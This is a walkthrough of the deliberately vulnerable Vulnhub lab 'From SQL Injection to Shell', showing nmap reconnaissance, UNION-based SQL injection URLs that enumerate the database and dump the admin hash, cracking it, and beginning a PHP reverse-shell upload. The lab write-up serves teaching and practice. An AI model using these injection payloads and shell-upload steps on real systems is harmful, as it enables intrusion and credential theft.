Pentester Lab From SQL Injection to Shell: Walkthrough

by thestinger97

Report Date: 01/29/2022

Machine Release Date: September 13 2012
Machine Author: Pentester Lab
Source: Vulnhub.com
URL: https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/

Environment Used:


- Virtualbox
- Parrot OS 5 (**Attacker Machine**)
- Debian GNU/Linux 6.0 (**Target Machine**)

Network Configuration: NAT Network

Step 1: Identify Target

Using the command: **ip address show** I found my ip address and subnet: **10.0.2.7/24**

Then I pinged the machines in my network with nmap to find my target's ip address with the command: **sudo nmap -sn 10.0.2.7/24**




```
Nmap scan report for 10.0.2.20
Host is up (0.00051s latency).
MAC Address: 08:00:27:F8:2F:42 (Oracle VirtualBox virtual NIC)
```

Found the **target's ip address: 10.0.2.20**

Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -A 10.0.2.20** to find which ports were open and what services were running on those ports (**-sV**). I also enabled OS and version detection (**-A**).




```
# Nmap 7.92 scan initiated Tue Jan 25 11:53:08 2022 as: nmap -sV -A -o nmap.txt 10.0.2.20
Nmap scan report for 10.0.2.20
Host is up (0.014s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
| ssh-hostkey:
|   1024 26:a9:97:af:5e:5b:50:8c:48:bc:61:1e:0c:5b:fc:84 (DSA)
|   2048 88:c7:0d:db:4f:dc:2b:0a:fa:14:ff:30:8a:01:ed:33 (RSA)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
| http-title: My Photoblog - last picture
| http-server-header: Apache/2.2.16 (Debian)
MAC Address: 08:00:27:F8:2F:42 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

TRACEROUTE
HOP RTT      ADDRESS
1   13.66 ms 10.0.2.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 25 11:53:19 2022 -- 1 IP address (1 host up) scanned in 11.35 seconds
```

From the results, I saw that only ports 22 (**ssh**), and 80 (**http**) were open. I opened firefox and visited the website.


10.0.2.20
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
Home | test | ruxcon | 2010 | All pictures | Admin
https://www.mozilla.org/en-US/firefox/central/

My Awesome Photoblog

last picture: cthulhu

No Copyright


Step 3: Gaining Access

I have looked into the **test, ruxcon, and 2010** pages and the url's were:

http://10.0.2.20/cat.php?id=1
http://10.0.2.20/cat.php?id=2
http://10.0.2.20/cat.php?id=3

Although the port scan results didn't show a mysql running, these url's suggested I should try some **sql injection tactics.**

I typed the url: **http://10.0.2.20/cat.php?id=2-1** and it was identical with **http://10.0.2.20/cat.php?id=1**




My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu

No Copyright



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby


picture: cthulhu

No Copyright

This meant I could execute my **sql queries** on the server. I decided to use the **UNION** operator to **execute my sql queries**. I knew that **UNION** has it's limitations. My **SELECT** statements had to have **the same number of columns** as the **original SELECT statement**. I tried the queries:

http://10.0.2.20/cat.php?id=1 UNION SELECT 1
http://10.0.2.20/cat.php?id=1 UNION SELECT 1,2
http://10.0.2.20/cat.php?id=1 UNION SELECT 1,2,3
http://10.0.2.20/cat.php?id=1 UNION SELECT 1,2,3,4

And got the page:



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby


picture: cthulhu

picture: 2

2

No Copyright

The only difference between the pages was the **picture: 2** section at the bottom. This meant I could execute **helper functions** in place of **2**. Example: **version()**



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin


picture: ruby

picture: cthulhu

picture: 5.1.63-0+squeeze1

5.1.63-0+squeeze1

To get rid of the results returned from the original query, I replaced **cat.php?id=1** with **cat.php?id=-999999**. I found the name of the database with the **database()** helper function as: **photoblog.** To get the table names, I typed the query: **UNION SELECT 1, table_name,3,4 FROM information_schema.tables WHERE table_schema=”photoblog”**


10.0.2.20/cat.php?id=-999999 UNION SELECT 1,table_name,3,4 FROM information_schema.tables WHERE table_schema= "photoblog"

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: categories

categories

picture: pictures


pictures

picture: users

users

No Copyright

Found the users table. To find the columns of the users table, I typed the query: **UNION SELECT 1, column_name,3,4 FROM information_schema.column WHERE table name=”users”**


10.0.2.20/cat.php?id=-999999 UNION SELECT 1,column_name,3,4 FROM information_schema.columns WHERE table_name= "users"

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: id

id

picture: login


login

picture: password

password

No Copyright

I executed the query: **UNION SELECT 1, login,3,4 FROM users** and found the login as **admin**. I then typed the query: **UNION SELECT 1, password,3,4 FROM users** and found the password hash.



```
10.0.2.20/cat.php?id=-999999 UNION SELECT 1,password,3,4 FROM users
```

My Awesome Photoblog


Home | test | ruxcon | 2010 | All pictures | Admin

picture: 8efe310f9ab3efeae8d410a8e0166eb2

8efe310f9ab3efeae8d410a8e0166eb2


No Copyright

The 32 character length indicated to me that this was a **md5 hash**. I went to crackstation.net to decrypt it and found the password as: **P4ssw0rd**



8efe310f9ab3efeae8d410a8e0166eb2	md5	P4ssw0rd

I went to the **admin** section of the page and logged in with the credentials.



```
10.0.2.20/admin/index.php
```

Administration of my Awesome Photoblog

Home | Manage pictures | New picture | Logout

Hacker	delete
Ruby	delete
Cthulhu	delete


dd a new picture

I went to the **new picture** section. I tried to upload the **php reverse shell** I got from pentestmonkey.net **Link** :https://pentestmonkey.net/tools/web-shells/php-reverse-shell

Note: Don't forget to add the **ip address of your attacking machine** to the source code

